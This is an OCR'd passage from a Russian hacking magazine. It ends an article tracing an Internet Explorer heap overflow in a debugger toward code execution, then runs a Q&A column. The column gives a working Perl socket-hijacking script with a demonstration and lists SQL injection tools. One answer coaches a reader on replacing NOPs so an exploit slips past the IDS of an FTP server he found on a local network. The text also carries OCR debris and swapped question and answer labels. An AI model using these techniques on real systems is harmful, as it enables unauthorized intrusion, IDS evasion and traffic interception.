.text:75ACC4E1                     lea     eax, [ecx+eax-98h]
.text:75ACC4E8                     retn
.text:75ACC4E9
.text:75ACC4E9 loc_75ACC4E9:
.text:75ACC4E9                     mov     eax, offset ?g_
          ciNull@@3UCLASSINFO@@A ;CLASSINFO g_ciNull
.text:75ACC4EE                     pop     esi
.text:75ACC4EF            retn
.text:75ACC4EF ?GetInstantClassInfo@COleSite@@
QAEPAUINSTANTCLASSINFO@@XZ endp
```


Теперь мы знаем, что сбой произошел в функции COleSite::GetInstantClassInfo(void), возвращающей указатель на структуру INSTANTCLASSINFO. К сожалению, описаний структур в pdb-файле нет (коварство Microsoft не знает границ!), но даже неполная символьная информация намного лучше, чем совсем никакой! Немного побурчав для приличия, займемся дизассемблированием функции CElement::GetDocPtr(void), возвратившей в регистре EAX ноль, и посмотрим, кто и почему ей сорвал крышу:

Дизассемблерный текст функции CElement::GetDocPtr(void)

```
.text:75A9211D ?GetDocPtr@CElement@@QBEPAVCDoc@@XZ proc near
.text:75A9211D                     mov     eax, [ecx+10h]
.text:75A92120                     mov     ecx, [ecx+1Ch]
.text:75A92123                     test    cl, 2
.text:75A92126                     jz      short loc_75A9212B
.text:75A92128                     mov     eax, [eax+0Ch]
.text:75A9212B
.text:75A9212B loc_75A9212B:
.text:75A9212B                     test    cl, 1
.text:75A9212E                     jz      short locret_75A92133
.text:75A92130                     mov     eax, [eax+2Ch]
.text:75A92133
.text:75A92133 locret_75A92133:
.text:75A92133                     retn
.text:75A92133 ?GetDocPtr@CElement@@QBEPAVCDoc@@XZ endp
```



Используя регистр ECX, как указатель на объект, она извлекает из него еще один указатель, грузит его в EAX, а затем, используя полученный EAX как указатель, возвращает в том же самом EAX указатель на объект, который она должна возвратить. Но в нашем случае возвращается ноль, что указывает на разрушение сложной иерархии структур данных.
Дизассемблер не позволяет сказать, на каком этапе произошло разрушение. Может быть разрушен как базовый блок, на который указывает ECX, так и блок, расположенный по адресу *(ECX+10h). А быть может, разрушение произошло еще раньше, но программа рухнула только сейчас. Чтобы не гадать на кофейной гуще, воспользуемся just-in-



Сообщение о критической ошибке с предложением запустить just-in-time отладчик

time отладчиком, в роли которого выступит популярный OllyDbg (www.ollydbg.de/).

Докапываемся до истины

Запускаем OllyDbg, в меню «options» выбираем пункт «just-in-time debugging» и в появившемся диалоговом окне нажимаем кнопки «make OllyDbg just-in-time debugger» и «confirm before attaching». Выходим из отладчика и загружаем IEdie2-3 в IE.
Через некоторое время появляется диалоговое окно с сообщением, что программа сделала что-то не так. «OK» — завершает IE, «отмена» — запускает just-in-time отладчик.
Очутившись в отладчике, мы оказываемся в уже знакомой нам точке сбоя по адресу 75ACC4DAh. Многократные запуски IE показывают, что сбои происходят в самых разных местах, но всегда после вызова функции GetDocPtr(), а иногда и внутри самой GetDocPtr(). Как тебе нравится следующее?

Just-in-time отладчик показывает обрушение, , произошедшее внутри GetDocPtr

```
75A9211D  8B41 10    MOV EAX,DWORD PTR DS:[ECX+10]
75A92120  8B49 1C    MOV ECX,DWORD PTR DS:[ECX+1C]
75A92123  F6C1 02    TEST CL,2
75A92126  74 03      JE SHORT mshtml.75A9212B
75A92128  8B40 0C    MOV EAX,DWORD PTR DS:[EAX+0Ch] ; сбой
75A9212B  F6C1 01    TEST CL,1
75A9212E  74 03      JE SHORT mshtml.75A92133
75A92130  8B40 2C    MOV EAX,DWORD PTR DS:[EAX+2C]
75A92133  C3         RETN
```


```
00E552B0  00000000   стек ->   0006DB9C   75ACC4C8  RETURN
to mshtml.75ACC4C8
00E552B4  00000000             0006DBA0   00E552B0
00E552B8  00000001             0006DBA4   75ACC889  RETURN
to mshtml.75ACC889
00E552BC  FFFFFFFF             0006DBA8   00E552B0
00E552C0  00000000             0006DBAC   000BA054
00E552C4  00000000 <- дамп     0006DBB0   75A9BFD3  RETURN
to mshtml.75A9BFD3
00E552C8  00000000             0006DBB4   00000004
00E552CC  FFFFFFFF             0006DBB8   00000007
00E552D0  00000000             0006DBBC   000BA054
00E552D4  00E55524             0006DBC0   00000001
00E552D8  00000652             0006DBC4   000B9EE8
00E552DC  00000000             0006DBC8   000B0001
```

Нажав <Shift-F9>, мы можем проигнорировать исключение и продолжить выполнение программы, только ни ей, ни нам лучше от этого не станет, ведь структуры данных превратились в бессмысленную мешанину байт, и неизвестно, в какой момент они были разрушены.
Приходится реконструировать скелет динозавра буквально по косточкам. Прежде всего нам необходимо выяснить, куда указывал ECX в момент вызова GetDocPtr(). Смотрим на стек: на его вершине находится адрес возврата в материнскую процедуру 75ACC4C8h. Ходим сюда дизассемблером (или самим отладчиком по <CTRL-G>, 75ACC4C8h) и видим, что перед вызовом функции GetDocPtr регистр ECX был сохранен в регистре ESI:

Исследование материнской функции, вызывающей GetDocPtr

```
.text:75ACC4C1        mov     esi, ecx
.text:75ACC4C3        call    GetDocPtr@
        CElement@@QBEPAVCDoc@@XZ;CElement::GetDocPtr()
.text:75ACC4C8        mov     si, [esi+6Ch]
```

Следовательно, в момент сбоя регистр ESI указывает на структуру, из которой загружаются регистры ECX и EAX. Тройным нажатием <TAB> переходим в окно дампа, нажимаем <CTRL-G> и вводим регистр ESI или его непосредственное значение 00E552B0h. Это и есть та структура данных, с которой мы уже сталкивались в дизассемблере, и которая, судя по карте памяти, лежит где-то в куче (на самом деле, OllyDbg не умеет работать с кучей, и необходимо иметь




Just-in-time отладчик показывает обрушение, произошедшее внутри GetDocPtr

определенный исследовательский опыт, чтобы выделить блоки динамической памяти из общей массы. SoftICE показал бы намного больше информации, но мы уже решили использовать Olly, так что не будем менять коней на переправе).
Команда MOV EAX, [ECX+10], которая должна возвращать указатель, возвратила ноль, в результате чего следующая за ней команда MOV EAX, [EAX+0Ch] оказалась источником сбоя. Это самое настоящее разрушение объекта CElement, но вот кто его разрушил и почему, нам еще предстоит узнать. Во всяком случае, объект не был затерт строкой «AAA...AAA», иначе в дампе присутствовали бы соответствующие ей ASCII-коды 41h, а их там нет. Как это нет?! Куда подевалась наша строка? А вот сейчас найдем ее в памяти и узнаем!
Нажимаем <ALT-M> для вызова окна «memory», переходим в начало адресного пространства по клавише «home» и давим <CTRL-B> для поиска. Искать, конечно же, нужно в Unicode. Строка находится дважды. Первый раз — в стеке, по адресу 000C00F0h, вместе с «<OBJECT type=» и всеми остальными строками, второй раз — в куче, по адресу 00E51A60h, где следом за ней идет еще одна строка






«AAA...AAA» и... больше ничего. Ага! Судя по всему, IE смог обработать только два объекта, после чего наступило переполнение, ведущее к исключению и аварийному завершению работы. Обратите внимание, что строка «AAA...AAA» (00E50600h) лежит в непосредственной близости от структуры данных, на которую указывает ECX — 00E552B0h, однако их разделяет порядочное количество байт, и если переполнение происходит, то явно не здесь. Что ж, будем копать дальше! Тем более что у нас есть замечательная возможность начать следствие до начала преступления, установив точку останова на...

Постой, а на что мы будем ее устанавливать?! Уж точно не на функцию GetDocPtr(), поскольку к моменту ее вызова данные уже разрушены. Было бы замечательно брякнуться непосредственно на сам блок памяти и посмотреть, кто его разрушает, но, к несчастью, он выделяется динамически, и его адрес непредсказуем (тем более, как уже отмечалось, сбои происходят в различных местах).

Уж не знаю, что бы мы стали делать, не будь в нашем распоряжении отладочных символов, но ведь они есть! Мы знаем, что блок памяти с падучей структурой данных инициализируется конструктором класса CElement, к которому принадлежит функция GetDocPtr(), поэтому мы должны найти конструктор, установить на него точку останова и следить за всеми создаваемыми объектами. Возвращаемся в IDA Pro, давим <Ctrl-Page Up> для перехода в начало листинга, нажимаем <ALT-T> (поиск в листинге) и пишем «__thiscall CElement::CElement» (так объявляется конструктор по правилам


Поиск строки AAA...AAA в памяти

языка Си++). Не проходит и минуты, как IDA Pro находит его по адресу 75AA321Bh (вообще-то отождествить конструктор можно и без отладочных символов, см. «Фундаментальные основы хакерства», электронную копию которых можно бесплатно скачать с ftp://nezumi.org.ru, но на это требуется время, которого у нас нет, а в битве за exploit'ы каждая секунда дорога, так как нужно захватить управление уязвимыми машинами раньше всех остальных, создать огромную армию дронов и почувствовать себя Чингисханом).

Дизассемблерный текст конструктора объекта CElement

```
.text:75AA321B ; public: __thiscall CElement::CElement(enum  ELEMENT_TAG,
            class CDoc *)
.text:75AA321B ??0CElement@@QAE@W4ELEMENT_TAG@@PAVCDoc@@@Z
            proc near
.text:75AA321B        push      esi
.text:75AA321C        mov       esi, ecx
.text:75AA321E        call      ??0CBase@@QAE@XZ
.text:75AA3223        mov       eax, [esp+arg_4]
.text:75AA3227        mov       dword ptr [esi],CElement@@6B@
.text:75AA322D        mov       [esi+10h], eax
.text:75AA3230        inc       dword ptr [eax+8]
.text:75AA3233        call      ?_IncrementObjectCount@@YGXXZ
.text:75AA3238        mov       eax, [esi+18h]
.text:75AA323B        mov       ecx, [esp+arg_0]
.text:75AA323F        xor       ecx, eax
.text:75AA3241        and       ecx, 0FFh
.text:75AA3247        xor       ecx, eax
.text:75AA3249        mov       eax, esi
.text:75AA324B        mov       [esi+18h], ecx
.text:75AA324E        pop       esi
.text:75AA324F        retn      8
.text:75AA324F ??0CElement@@QAE@W4ELEMENT_TAG@@PAVCDoc@@@Z
            endp
```

Переключаемся на отладчик, переходим в окно CPU, давим <CTRL-G>, вводим адрес конструктора 75AA321B, устанавливаем точку останова на начало функции и перезапускаем отладчик по <Ctrl-F2>. Причем точка останова должна быть не программной (та, что ставится по <F2>), а непременно аппаратной (подводим курсор к строке 75ACC4C0h, нажимаем <Shift+F10>, в появившимся контекстном меню выбираем breakpoint -> hardware, on execution). Поскольку MSHTML.DLL загружается динамически, программная точка останова, представляющая собой машинную инструкцию INT 03h, с опкодом CCh, безжалостно затирается системным загрузчиком и потому не срабатывает.

К своему стыду, OllyDbg не сохраняет аргументы командой строки отлаживаемого процесса при его перезапуске, поэтому IE уверенно стартует с домашней страницы, и exploit приходится загружать вручную через «файл -> открыть -> обзор -> IEdie2-3.html». На этот раз IE уже не грохается, а мирно вываливается в отладчик по точке останова!

Конструктор вызывается множество раз, и, чтобы проследить за процессом инициализации каждого из объектов, необходимо перейти в окно дампа и сказать <CTRL-G>, ECX, где ECX — регистр, в котором конструктору передается указатель на объект для конструирования.

Начинаем трассировать программу, двигаясь, словно саперы по минному полю, и обращая внимание на малейшие нюансы оперативного окружения. Оказывается, что конструктор выполняет только первичную инициализацию, и над объектом работает множество функций, каждая из которых может оказаться источником разрушения. Чтобы сузить круг поиска, сосредоточимся на одном-единственном поле, расположенном по смещению 10h от начала объекта (именно отсюда функция GetDocPrt считывает инвалидный указатель, приводящий к сбою). Как показывает трассировка, его инициализация осуществляется еще в конструкторе, и делает это пара команд: MOV EAX,[ESP+ARG_4]/MOV [ESI+10H],EAX. Все ясно! Надо установить условную точку останова по этому адресу, срабатывающую, если EAX указывает на инвалидный регион. Наблюдая за разрушенным блоком, можно прийти к заключению, что поле, расположенное по смещению 10h, принимает произвольные значения от 00h до ~100h.

Поскольку OllyDbg условные аппаратные точки останова еще не поддерживает, приходится прибегать к помощи могущественного SoftICE. Запускаем IE с «домашней страницы», вызываем SoftICE нажатием на <CTRL-D>, переключаем контекст командой «ADDR IEXPLORE», устанавливаем условную точку останова по исполнению «BPM 75AA322D X IF EAX < 100», выходим из отладчика и открываем в IE наш подопытный «iedie2-3.html». Все равно ничего не выходит. Значит, ошибка сидит не в конструкторе и не в вызывающей его функции. Это очень хитрое переполнение, и, чтобы его запеленговать, необходимо изготовить специальный инструмент — свой собственный отладчик или плагин для OllyDbg или SoftICE, который бы выполнял следующие действия:

- Устанавливал аппаратную точку останова на конструктор



CElement::CElement и запоминал указатель, передаваемый ему через регистр ECX;

• При выходе из конструктора отбирал у первой страницы блока памяти все атрибуты доступа (PAGE_NOACCESS);

• Отслеживал исключения, возникающие при обращении к страницам, и следил за полем 10h;

• При обнаружении попытки записи недействительного указателя передавал управление отладчику, сигнализируя об ошибке тем или иным способом.

Описанная технология позволяет следить за огромным числом блоков памяти, практически без снижения производительности. Написать и отладить плагин можно буквально за вечер. Считай это своим домашним заданием или жди, когда в Сети появятся готовые боевые exploit'ы.

Дальше сам

Проанализировав проблему, мы подтвердили, что уязвимость существует, и при обработке вложенных OBJECT'ов происходит переполнение кучи, позволяющее не только обрушивать IE, но и передавать управление на шелл-код, однако при этом нам придется противостоять защитам типа DEP, учиться находить API-функции в памяти и осваивать много других вещей, подробно описанных в «Записках исследователя компьютерных вирусов» и «Portable shell-coding under NT and linux», которые, как обычно, можно скачать с ftp://nezumi.org.ru.



HACK-FAQ

hack-faq@real.xakep.ru

A: Подскажите, каким софтом можно воспользоваться для перенаправления портов?

Q: Для начала надо определиться с тем, что собой представляет утилита перенаправления портов. Сервисная программа направляет TCP/IP-трафик, полученный ею на одном из портов, к другому, и, возможно, к хосту, указанному самой утилитой. За исключением обработки IP-адресов и номеров портов при перенаправлении игнорируется тип протокола, то есть утилита не заботится о том, какой трафик передается с ее помощью. Она функционирует как канал для TCP/IP-подключений. Самой известной тулзой из этой сферы, безусловно, является datapipe. Существуют реализации данной утилиты на си и на перле, что делает ее кроссплатформенной. Использовать datapipe несложно: ./datapipe localport remoteport remotehost. Значение localport определяет номер порта, прослушиваемого на локальной системе, remoteport и remotehost определяют номер порта, на который будут перенаправлены данные, имя хоста или адрес получателя. Второй утилитой является fpipe, созданная компанией foundstone. В отличие от datapipe она может использоваться только в Windows-системах, что является большим недостатком. Однако fpipe поддерживает несколько возможностей, недоступных в datapipe. В частности, добавлена поддержка протокола пользовательских дейтаграмм (UDP — User datagram Protocol), возможность указывать локальный интерфейс, на котором будет работать утилита, а также номер порта отправителя. Помимо них существует также утилита с пользовательским интерфейсом под названием Vida (Visual Interactive Datapipe: www.vidatapipe.sourceforge.net/). Данная утилита может поддерживать сразу несколько каналов перенаправления, аутентификацию по паролю при перенаправлении, подсчет количества переданных через каналы байт трафика, снифинг данных, а также захват (hijacking) соединений.

A: Существует ли софт, автоматизирующий получение информации из базы данных при слепой инъекции sql-кода (blind sql injection)?

Q: Да, есть достаточно много утилит, позволяющих автоматизировать процесс. Например, Bsqlbf2 (www.514.es/html/pen-test), которая представляет собой скрипт на перле с gui-интерфейсом. Поддерживает передачу методами get и post, позволяет использовать брутфорс с использованием словаря или по наборам символов, включающим в себя цифры, md5-хэши, символы или пользовательский набор. Утилита поддерживает работу через прокси-сервер, с поддержкой авторизации, причем она также позволяет задать и список серверов, через которые будут идти запросы. Кроме того, есть поддержка работы с cookies. Также утилита позволяет задать произвольные значения заголовков user-agent для запросов, для которых также можно создать список и сохранить его в файл. Для обхода ids утилита может использовать временные интервалы между запросами, причем поддерживаются два вида задания задержек: конкретное значение или временный интервал, из которых случайным образом выбирается текущее значение.

Еще одной неплохой программой, правда, работающей только в Windows-системах, является SQL Power Injector. Она позиционируется как средство, облегчающее работу с sql injection, и позволяет не только автоматизировать получение данных при слепой инъекции, но и работать с обычной инъекцией sql-кода.Возможности программы: работа с несколькими базами данных (MSSQL, MySQL и Oracle), получение таких характеристик, как длина и количество, а также возможность перебора на основании временных задержек в выполняемых запросах.

A: Расскажите про уязвимость socket hijacking

Q: Уязвимость socket hijacking, она же захват службы или сокета, заключается в следующем. Многие службы в дефолтовых настройках при открытии портов биндят сокет таким образом, чтобы слушать все интерфейсы, что в выводе netstat выглядит, как 0.0.0.0:порт или *.*.*.*:порт. Это позволяет службе обрабатывать запросы, пришедшие на заданный порт, вне зависимости от сетевого интерфейса машины, на который пришел пакет. Также если в системе созданы несколько сокетов, один из которых слушает все интерфейсы на определенном порту, а другой слушает определенный интерфейс, например 192.168.0.1, на том же порту, что и предыдущий, то при переходе запроса на 192.168.0.1 он будет обрабатываться сокетом, забинденным на этот интерфейс, а не сокетом на все интерфейсы. Естественно, просто так использовать порт, уже занятый системой, не получится. Для того чтобы отобрать себе порт, нужно воспользоваться опцией сокета O_REUSEADDR. Она позволяет с помощью функции bind связаться с портом, даже если существуют ранее установленные

соединения. Параметр SO_REUSEADDR позволяет множеству экземпляров одного и того же сервера запускаться на одном и том же порте, если все экземпляры связываются с различными локальными ip-адресами. Из всего вышеперечисленного следует, что если атакующий, используя опцию SO_REUSEADDR, создаст сокет на определенном локальном интерфейсе с портом, совпадающим с номером порта, запущенного в системе демона, то он сможет перехватывать запросы, идущие к демону. Для большинства служб, таких как http, ftp, etc, это не составит проблемы, поскольку они связываются с привилегированным портом, меньшим 1024, для использования которых необходимы права root-пользователя. Следовательно, любой процесс, пытающийся завладеть этим портом, также требует прав привилегированного пользователя. В большинстве нормальных операционных системах для использования уже связанных непривилегированных портов также требуются права пользователя, от которого запущен уже работающий сервис. Все описанное справедливо для большинства систем, но не для всех. В Windows-системах, например, захват порта является вполне тривиальной задачей. Для иллюстрации всего вышеописанного можно воспользоваться небольшим кодом на перле:

```
#!/usr/bin/perl
use IO::Socket;
$l++;
if(@ARGV < 2) { print "Usage $0 <IP> <PORT>\n"; exit(); }
print "Try create socket ...";
$sock = IO::Socket::INET->new( Listen => 20,
 LocalAddr => $ARGV[0],
 Proto => 'tcp',
 LocalPort => $ARGV[1],
 Reuse => 1
 );
if($sock) { print " [DONE]\n"; }
else { print " [FAILED]\n"; exit(); }
while($client = $sock->accept)
 {
 print $client "Got hacked!";
 close($client);
 }
```

На системе запущен http-сервер, слушающий все интерфейсы.

```
C:\perl_source>netstat -an
 Имя Локальный адрес Внешний адрес
Состояние
 TCP 0.0.0.0:80 0.0.0.0:0 LISTENING
```

Создаем с помощью скрипта сокет, связанный со специфичным интерфейсом

```
C:\perl_source>reuse.pl 192.168.0.2 80
Try create socket ... [DONE]
```

Вывод netstat приобретает вид:

```
Имя Локальный адрес Внешний адрес
Состояние
 TCP 0.0.0.0:80 0.0.0.0:0 LISTENING
 TCP 192.168.0.2:80 0.0.0.0:0 LISTENING
```

Теперь, если обратиться к адресу 192.168.0.2 на порт 80, то запрос перехватит наш скрипт, а не http-сервер. Продемонстрирую:

```
c:\>nc 192.168.0.2 80
Got hacked!
c:\>
```

Таким образом, атакующий может, используя захват службы, создать туннель между захваченным интерфейсом и реальным сервером, попутно сохраняя всю информацию, проходящую через этот туннель в обоих направлениях. Это приведет к перехвату конфиденциальной информации.

A: Нашли с друзьями в локальной сети FTP-сервер, уязвимый к переполнению буфера, скачали эксплойт, скомпилировали как надо. При проверке на тестовом сервере все работает замечательно, а вот против того фтпшника не катит. Удалось разведать, что там стоит хитрая ids, которая отлавливает nop'ы в коде. Посоветуй, чем бы в коде эксплойта заменить эти самые нопы?

Q: В качестве нопов сойдут любые ассемблерные команды, которые не приводят ни к каким действиям. Например, такие как:

```
mov ax,ax              ; 2 байта
xchg ax,ax             ; 2 байта
lea bx,[bx]            ; 2 байта
shl eax,0              ; 4 байта
shrd eax,eax,0         ; 5 байт
```

При использовании таких команд главное — следить за выравниванием, поскольку они, в отличие от NOP, занимают более одного байта. Также можно сочетать команды инкремента и декремента регистров:

